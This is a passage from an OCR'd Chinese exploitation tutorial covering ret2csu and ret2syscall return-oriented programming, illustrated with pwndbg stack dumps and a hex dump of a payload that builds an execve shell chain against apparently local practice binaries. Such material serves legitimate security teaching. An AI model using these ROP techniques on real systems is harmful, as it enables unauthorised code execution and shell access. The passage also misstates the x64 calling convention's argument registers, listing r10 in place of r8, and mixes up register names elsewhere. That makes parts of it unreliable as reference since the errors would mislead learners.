
在64位程序中，函数的前6个参数是通过寄存器rdi/rsi/rdx/rcx/r9/r10传递的，但是大多数时候，很难找到每个寄存器对应的gadgets


这时候，可以利用 x64下的 __libc_csu_init 中的 gadgets来组合形成ROP去改寄存器的值

这个函数是用来对 libc 进行初始化操作的，而一般的程序都会调用libc 函数，所以这个函数一定会存在。(当然，不同版本的这个函数有一定的区别)

ret2csu布栈手法

a. 调用函数，控制r15，且rbx=0x0
b. 传入参数，控制r12/r13/r14，进而控制rdi/rsi/edi
c. 不跳转，控制rbp = rbx + 1




wsl.exe
00000020 01 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00
00000030 18 40 40 00 00 00 00 00 06 00 00 00 00 00 00 00
00000040 18 40 40 00 00 00 00 00 10 12 40 00 00 00 00 00
00000050 ef be ad de 00 00 00 00 ef be ad de 00 00 00 00
00000080 ef be ad de 00 00 00 00 56 11 40 00 00 00 00 00
00000090 0a
00000091
0x40119b <dofunc+69> lea rsi, [rip + 0xe69]
0x4011a2 <dofunc+76> mov edi, 1
0x4011a7 <dofunc+81> call write@plt
<write@plt>
0x4011ac <dofunc+86> mov eax, 0
0x4011b1 <dofunc+91> leave
0x4011b2 <dofunc+92> ret
0x4011b3 <main> endbr64
0x4011b7 <main+4> push rbp
0x4011b8 <main+5> mov rbp, rsp
0x4011bb <main+8> mov eax, 0
[STACK]
00:0000 rsp 0x7ffebf564bd0 ◂— 0x0
01:0008 rsi 0x7ffebf564bd8 ◂— 0x6161616261616161 ('aaaabaaa')
02:0010 rbp 0x7ffebf564be0 ◂— 0x6161616461616163 ('caaadaaa')
03:0018 +008 0x7ffebf564be8 —▸ 0x40122a (__libc_csu_init+90) ◂— pop rbx
04:0020 +010 0x7ffebf564bf0 ◂— 0x0
05:0028 +018 0x7ffebf564bf8 ◂— 0x1
06:0030 +020 0x7ffebf564c00 ◂— 0x1
07:0038 +028 0x7ffebf564c08 —▸ 0x404018 (write@got.plt) —▸ 0x7fad96583280 (write) ◂— endbr64
[BACKTRACE]
► 0 0x401196 dofunc+64
1 0x40122a __libc_csu_init+90
2 0xdeadbeef
3 0xdeadbeef
4 0xdeadbeef
5 0xdeadbeef
6 0xdeadbeef
7 0xdeadbeef
pwndbg> stack 20
00:0000 rsp 0x7ffebf564bd0 ◂— 0x0
01:0008 rsi 0x7ffebf564bd8 ◂— 0x6161616261616161 ('aaaabaaa')
02:0010 rbp 0x7ffebf564be0 ◂— 0x6161616461616163 ('caaadaaa')
03:0018 +008 0x7ffebf564be8 —▸ 0x40122a (__libc_csu_init+90) ◂— pop rbx
04:0020 +010 0x7ffebf564bf0 ◂— 0x0
05:0028 +018 0x7ffebf564bf8 ◂— 0x1
06:0030 +020 0x7ffebf564c00 ◂— 0x1
07:0038 +028 0x7ffebf564c08 —▸ 0x404018 (write@got.plt) —▸ 0x7fad96583280 (write) ◂— endbr64
08:0040 +030 0x7ffebf564c10 ◂— 0x6
09:0048 +038 0x7ffebf564c18 —▸ 0x404018 (write@got.plt) —▸ 0x7fad96583280 (write) ◂— endbr64
0a:0050 +040 0x7ffebf564c20 —▸ 0x401210 (__libc_csu_init+64) ◂— mov rdx, r14
0b:0058 +048 0x7ffebf564c28 ◂— 0xdeadbeef
... ↓ 6 skipped
12:0090 +080 0x7ffebf564c60 —▸ 0x401156 (dofunc) ◂— endbr64
13:0098 +088 0x7ffebf564c68 ◂— 0xa /* '\n' */


05
ret2syscall


原理

ret2syscall，即控制程序执行系统调用，获取 shell


ret2syscall布栈手法

当调用syscall，rax/eax标识它所要使用的中断号，要执行execve的话，就需要使得rax=0x3b




wsl.exe
root@Sonder: ~/pwnpwn
b'input:'
[DEBUG] Sent 0x5d bytes:
00000000 61 61 61 61 62 61 61 61 63 61 61 61 64 61 61 61
|aaaa|baaa|caaa|daaa|
00000010 65 61 61 61 3a 00 0b 08 44 50 0e 08 b8 32 09 08
|eaaa|:···|DP··|·2··|
00000020 3a 00 0b 08 03 00 00 00 59 7d 05 08 08 00 00 00
|:···|····|Y}··|····|
00000030 00 00 00 00 20 0f 07 08 3a 00 0b 08 00 00 00 00
|····| ···|:···|····|
00000040 b8 32 09 08 3a 00 0b 08 0b 00 00 00 59 7d 05 08
|·2··|:···|····|Y}··|
00000050 00 00 00 00 44 50 0e 08 20 0f 07 08 0a
|····|DP··| ···|·|
0000005d
[*] Paused (press any to continue)
0x08049d54 in dofunc ()
pwndbg> stack 20
00:0000| esp 0xffbfa8fc —▸ 0x80b003a (_Unwind_GetDataRelBase+10) ◂— pop eax
01:0004| 0xffbfa900 —▸ 0x80e5044 ◂— 0x0
02:0008| 0xffbfa904 —▸ 0x80932b8 (__wcslen_ia32+72) ◂— mov ecx, eax
03:000c| 0xffbfa908 —▸ 0x80b003a (_Unwind_GetDataRelBase+10) ◂— pop eax
04:0010| 0xffbfa90c ◂— 0x3
05:0014| 0xffbfa910 —▸ 0x8057d59 (_IO_init_internal+41) ◂— pop edx
06:0018| 0xffbfa914 ◂— 0x8
07:001c| 0xffbfa918 ◂— 0x0
08:0020| 0xffbfa91c —▸ 0x8070f20 (_dl_sysinfo_int80) ◂— int 0x80
